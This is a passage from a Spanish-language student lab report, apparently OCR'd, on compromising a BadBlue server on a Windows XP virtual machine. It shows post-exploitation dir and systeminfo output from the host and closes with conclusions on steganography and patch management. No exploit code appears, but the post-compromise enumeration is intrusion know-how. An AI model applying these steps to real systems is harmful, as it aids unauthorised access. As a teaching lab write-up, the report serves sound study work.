


Ilustración 36 Ejecución del comando dir

los hallazgos de esta evaluación de seguridad que realice sobre el sistema identificado con la dirección IP 197.168.2.3, el cual resultó ser exitosamente comprometido mediante la explotación de vulnerabilidades conocidas.

```
21/02/2002  07:07               703 bbbant.gif
10/03/2004  19:04             3.771 browse.hts
10/03/2004  19:04             3.771 browsep.hts
10/02/2003  19:16             1.589 connexc.htm
10/06/2003  20:00             1.594 details.gif
07/03/2004  08:41             7.234 dir.hts
28/11/2002  10:52             3.198 doc.htx
29/12/2002  08:00           118.784 dyndns.exe
14/07/2003  21:01             7.731 dyndns.hts
08/03/2003  06:43             1.389 error.gif
14/10/2025  21:56             3.404 ex251014.log
03/11/2025  23:15             2.547 ex251103.log
04/11/2025  08:30             3.532 ex251104.log
20/12/2004  19:11             2.121 expired.htx
13/06/2003  14:16             7.457 expired.jpg
27/08/2006  08:14           425.984 ext.dll
04/11/2025  08:53               208 ext.ini
17/10/2004  09:34               170 filters.ini
06/03/2003  20:07               986 folder.gif
05/03/2003  21:31             1.449 folders.gif
19/02/2005  10:21             1.889 folders.htx
03/05/2003  11:59             1.093 foldup.gif
09/03/2003  19:20             4.084 friends.hts
04/11/2025  08:53                 0 GNU00.LOG
06/03/2003  20:38             1.564 help.gif
02/01/2005  07:51             5.352 help.htx
06/03/2003  21:20             1.448 helpdv.gif
```

Ilustración 37 Hallazgos

La sección final del comando dir sobre el directorio C:\Archivos de programa\BadBlue\PE confirma los archivos restantes y refuerza la conclusión sobre la obsolescencia del sistema, con una excepción notable es importan sabe que todos esto son hallazgos .

```
09/03/2003  20:51             2.404 stawz4.htm
09/03/2003  20:51             2.383 stawz5.htm
05/03/2003  19:48             2.044 tabfold1.gif
05/03/2003  19:48             2.499 tabfold2.gif
05/03/2003  19:44             1.887 tabhelp1.gif
05/03/2003  19:44             2.424 tabhelp2.gif
05/03/2003  19:26             1.992 tabline.gif
05/03/2003  19:54             2.206 tabman1.gif
05/03/2003  19:54             2.534 tabman2.gif
05/03/2003  19:16             1.977 tabsrch1.gif
05/03/2003  19:40             2.424 tabsrch2.gif
07/03/2003  20:35               985 temp.gif
09/03/2003  19:22             5.373 throttle.hts
10/06/2003  18:42             1.471 thumb.gif
17/07/2003  19:04               975 thumb2.gif
10/10/2025  14:16            43.201 uninst.exe
11/05/2005  18:54            86.016 upload.dll
10/03/2004  19:14             2.880 upload.htx
12/08/2003  19:57             4.393 user.hts
07/03/2004  09:31             2.801 users.htx
21/08/2003  19:35               448 vector.htx
02/01/2005  08:15            11.503 welcome.gif
14/03/2005  18:53            11.751 xls.htx
07/03/2006  19:26            17.955 xls2.htx
27/11/2005  10:17             7.553 xlsedit.htx
02/01/2005  08:40             3.080 xlsfind.htx
02/01/2005  08:40             2.327 xlsins.htx
```

Ilustración 38 Datos de los hallasgos

La última porción de la salida del comando dir proporciona un resumen cuantitativo del contenido y el espacio en disco del directorio C:\Archivos de programa\BadBlue\PE.

Habiendo completado el análisis de todas las imágenes proporcionadas, el informe técnico ahora cuenta con las secciones de Reconocimiento, Explotación, Análisis de Red y Enumeración del Sistema de Archivos.




Ilustración 39 Final de Hallazgos

La ejecución del comando systeminfo en la máquina comprometida proporciona detalles esenciales sobre el entorno operativo y las especificaciones del *hardware* subyacente. Con la información de systeminfo, ya hemos cubierto el reconocimiento, la explotación, la red, el sistema de archivos y el entorno operativo.

```
C:\Archivos de programa\BadBlue\PE>systeminfo
systeminfo

Nombre de host:                            WAY
Nombre del sistema operativo:              Microsoft Windows
XP Professional
Versi◆n del sistema operativo:             5.1.2600 Service P
ack 3 Compilaci◆n 2600
Fabricante del sistema operativo:          Microsoft Corporat
ion
Configuraci◆n del sistema operativo:       Estaci◆n de trabaj
o independiente
Tipo de compilaci◆n del sistema operativo: Uniprocessor Free
Propiedad de:                              way
Organizaci◆n registrada:                   way
Id. del producto:                          76460-641-1927333-
23836
Fecha de instalaci◆n original:             26/07/2025, 9:36:0
6
Tiempo de actividad del sistema:           0 d◆as, 1 horas, 1
5 minutos, 38 segundos
Fabricante del sistema:                    innotek GmbH
Modelo el sistema:                         VirtualBox
Tipo de sistema:                           X86-based PC
Procesador(es):                            1 Procesadores ins
talados.
                                           [01]: x86 Family 6
 Model 190 Stepping 0 GenuineIntel ~1807 Mhz
Versi◆n del BIOS:                          VBOX   - 1
Directorio de Windows:                     C:\WINDOWS
Directorio de sistema:                     C:\WINDOWS\system3
```

Ilustración 40 Información de systeminfo

Para esta operación de la salida de systeminfo me proporciono datos críticos sobre la memoria, el dominio y las interfaces de red del sistema objetivo.

```
Dispositivo de inicio:                          \Device\HarddiskVo
lume1
Configuraci◆n regional del sistema:             0c0a
Idioma:                                         0000040A
Zona horaria:                                   N/D
Cantidad total de memoria f◆sica:               191 MB
Memoria f◆sica disponible:                      46 MB
Memoria virtual: tama◆o m◆ximo:                 2.048 MB
Memoria virtual: disponible:                    2.008 MB
Memoria virtual: en uso:                        40 MB
Ubicaci◆n(es) de archivo de paginaci◆n:         C:\pagefile.sys
Dominio:                                        GRUPO_TRABAJO
Servidor de inicio de sesi◆n:                   \\WAY
Revisi◆n(es):                                   1 revisi◆n(es) ins
taladas.

                                                [01]: Q147222
Tarjeta(s) de red:                              2 Tarjetas de inte
rfaz de red instaladas.

                                                [01]: Adaptador de
 servidor PRO/1000 T de Intel(R)

                                                      Nombre de co
nexi◆n: Conexi◆n de ◆rea local

                                                      DHCP habilit
ado:    S◆

                                                      Servidor DHC
P:     197.168.2.2

                                                      Direcciones
IP

                                                      [01]: 197.16
8.2.3

                                                [02]: Adaptador de
 servidor PRO/1000 T de Intel(R)
```

Ilustración 41 salida

La evaluación de penetración confirma una **vulnerabilidad crítica de alto impacto** en el activo con dirección IP **197.168.2.3** (host WAY) dentro del entorno RED-UNI-CHOCO.




Ilustración 42Net users

6. Conclusión

El laboratorio práctico documentado en este informe demostró dos aspectos cruciales de la ciberseguridad. En primer lugar, la utilización del software **Camouflage** en el **Capítulo 1** ilustró de manera práctica la eficacia de la **esteganografía** como una técnica avanzada de ocultación, permitiendo que información sensible permanezca indetectable dentro de un archivo común, y destacando la importancia del cifrado mediante contraseña para la protección.

En segundo lugar, la preparación e instalación de **Badblue** y su posterior explotación (detallada en el **Capítulo 2**) evidenció de forma contundente la **importancia de la gestión de parches y la mitigación de vulnerabilidades** en el software de red. La capacidad de explotar un servicio expuesto demuestra cómo las fallas en la configuración o el software desactualizado pueden ser aprovechadas para comprometer la integridad y la confidencialidad de un sistema.

En conclusión, estas prácticas de laboratorio refuerzan la necesidad de adoptar medidas de **defensa activa** y realizar **auditorías preventivas** continuas en cualquier entorno de red, no solo para defenderse de ataques conocidos sino también para identificar y mitigar métodos de evasión de seguridad, como la esteganografía.